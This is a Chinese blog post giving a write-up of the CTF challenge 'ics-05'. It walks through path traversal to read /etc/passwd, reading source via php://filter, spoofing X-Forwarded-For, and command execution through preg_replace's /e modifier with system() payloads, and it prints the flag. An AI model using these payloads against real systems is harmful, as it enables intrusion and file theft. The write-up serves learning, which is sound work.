

【攻防世界】二十一 --- ics-05

原创

通地塔 于 2020-12-29 20:22:16 发布 115 收藏

分类专栏: [攻防世界](#) 文章标签: [ctf 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43168364/article/details/111462570

版权



[攻防世界 专栏收录该内容](#)


24 篇文章 0 订阅

订阅专栏

题目 — ics-05

一、writeup

主页只有一个点可以访问



访问之后再点击下面的图表URL会发生变化



设备列表

ID	设备名	区域
数据接口请求异常		

https://blog.csdn.net/qq_43168364

?page 查询字符串出来了

设备维护中心

云平台设备维护中心

设备列表

ID	设备名	区域
数据接口请求异常		

https://blog.csdn.net/qq_43168364

page查询字符串中存在文件包含漏洞，可以进行目录跳转

```
GET /index.php?page=../../../../etc/passwd HTTP/1.1
Host: 220.249.52.134:39060
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=qdpu1f682h5p03ngjki4g3f5
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 16 Sep 2018 03:05:19 GMT
If-None-Match: "1559-575f4539fb9c0-gzip"
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
layui.use('element', function() {
    var element = layui.element; // 导航的hover效果、二级菜单等功能，需要依赖element
    // 监听导航点击
    element.on('nav(demo)', function(elem) {
        // console.log(elem)
        layer.msg(elem.text());
    });
});
</script>
<br /><br /><br /><br />
<div style="text-align:center">
<p class="lead">
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    libuid:x:100:101::/var/lib/libuid:
    syslog:x:101:104::/home/syslog:/bin/false
```

https://blog.csdn.net/qq_43168364

这里 `php://input` 被过滤了，无法直接使用 `php://input` 来读取 flag 了。需要想其他办法。直接包含 `index.php` 文件会回显 Ok

```
Request
Raw Params Headers Hex
GET /index.php?page=index.php HTTP/1.1
Host: 220.249.52.134:39060
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=qdpu1f682h5p03ngjki4g3f5
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 16 Sep 2018 03:05:19 GMT
If-None-Match: "1559-575f4539fb9c0-gzip"
```

```
Response
Raw Headers Hex HTML Render
table.render({
  elem: '#test',
  url: '/something.json',
  cellMinWidth: 80,
  cols: [
    [
      { type: 'numbers' },
      { type: 'checkbox' },
      { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
      { field: 'name', title: '设备名', templet: '#nameTpl' },
      { field: 'region', title: '区域' }
    ]
  ]
});
```

```
If-None-Match: 1559-5/514539fb9c0-gzip
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```

```
{ name: area, type: 区域 },
{ field: 'status', title: '维护状态', minWidth: 120, sort: true },
{ field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize
}
],
page: true
});
</script>
<script>
layui.use('element', function() {
var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖ele
//监听导航点击
element.on('nav(demo)', function(elem) {
//console.log(elem)
layer.msg(elem.text());
});
});
</script>
```

```
<br /><br /><br /><br />
<div style="text-align:center">
<p class="lead">
Ok
```

https://blog.csdn.net/qq_43168364

想到是否做了过滤，用：`php://filter/read=convert.base64-encode/resource=index.php` 访问成功

解编码得到主页的代码，关键的代码有以下两部分

- 第一部分 ---- 对page查询字符串进行限制的代码

```

<?php
// 得到page 查询字符串
$page = $_GET[page];
if (isset($page)) {
// 做字母和数字字符检测 $page 只能包含字母和数字, 但是 ../ 也行呀
if (ctype_alnum($page)) {
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    }else{
        <div style="text-align:center">
            <p class="lead">
                <?php
                // 过滤了 input, 无法使用 php://input。但是尝试用php://INPUT 也不行
                if (strpos($page, 'input') > 0) {
                    die();
                }
                // 过滤了 ta:text
                if (strpos($page, 'ta:text') > 0) {
                    die();
                }
                // 过滤了 text
                if (strpos($page, 'text') > 0) {
                    die();
                }
                // 过滤了直接访问 index.php 但是可以通过 php://filter 来访问
                if ($page === 'index.php') {
                    die('Ok');
                }
                // 包含
                include($page);
                die();
            }?>
        }
    }
}
?>

```

- 第二部分 — 解本题的关键部分

```

<?php
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') { // 检测ip是否为: 127.0.0.1

    echo "<br >Welcome My Admin ! <br >";
// 获取三个参数
    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];


    if (isset($pattern) && isset($replacement) && isset($subject)) {
        // 使用preg_replace进行正则匹配的替换
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
?>

```


关键点:

- 1、需要使用 X-Forwarded-For 字段来伪造我们的IP为 127.0.0.1 才能执行这段代码
- 2、这里需要三个查询字符串： pat rep sub ，且他们会被带到 preg_replace() 函数中执行
- 3、preg_replace(\$pattern, \$replacement, \$subject) ---- 执行一个正则表达式的搜索和替换，搜索 subject 中匹配 pattern 的部分，以 replacement 进行替换。该函数的 \$pattern 如果设置了 /e 选项，会将替换后 \$replacement 中的内容当做代码执行


因此可以构造： ?pat=/(.*)/e&rep=system('ls')&sub=good 来将 good 替换为 system('ls') ,然后由于设置了 /e system('ls') 会被当做命令执行 (Go之前别忘记加上: X-Forwarded-For: 127.0.0.1)



执行： ?pat=/(.*)/e&rep=system('find+/+-name+*flag*')&sub=good 查找flag相关文件 (system函数中的空格要用+替换)



执行： ?pat=/(.*)/e&rep=system('cat+/var/www/html/s3chahahaDir/flag/flag.php')&sub=good 查看 flag.php 文件



Cookie: PHPSESSID=q0pui1ros2nbpu3nggjk14g3b
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 16 Sep 2018 03:05:19 GMT
If-None-Match: "1559-575f4539fb9c0-gzip"
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1

```
</script>  
<script>  
layui.use('element', function() {  
  var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块  
  //监听导航点击  
  element.on('nav(demo)', function(elem) {  
    //console.log(elem)  
    layer.msg(elem.text());  
  });  
});  
</script>  
  
<br>Welcome My Admin ! <br><?php  
$flag = 'cyberpeace{41d19155bca941f256722ba76fdd7eed}';  
?>  
<?php  
$flag = 'cyberpeace{41d19155bca941f256722ba76fdd7eed}';  
?>
```

https://blog.csdn.net/qq_43168364

二、知识点

- 文件包含使用: `php://filter/read=convert.base64-encode/resource=xxx` 读取文件
- 使用 `X-Forwarded-For` 字段伪造IP
- `preg_replace` 函数的 `/e` 可以造成命令执行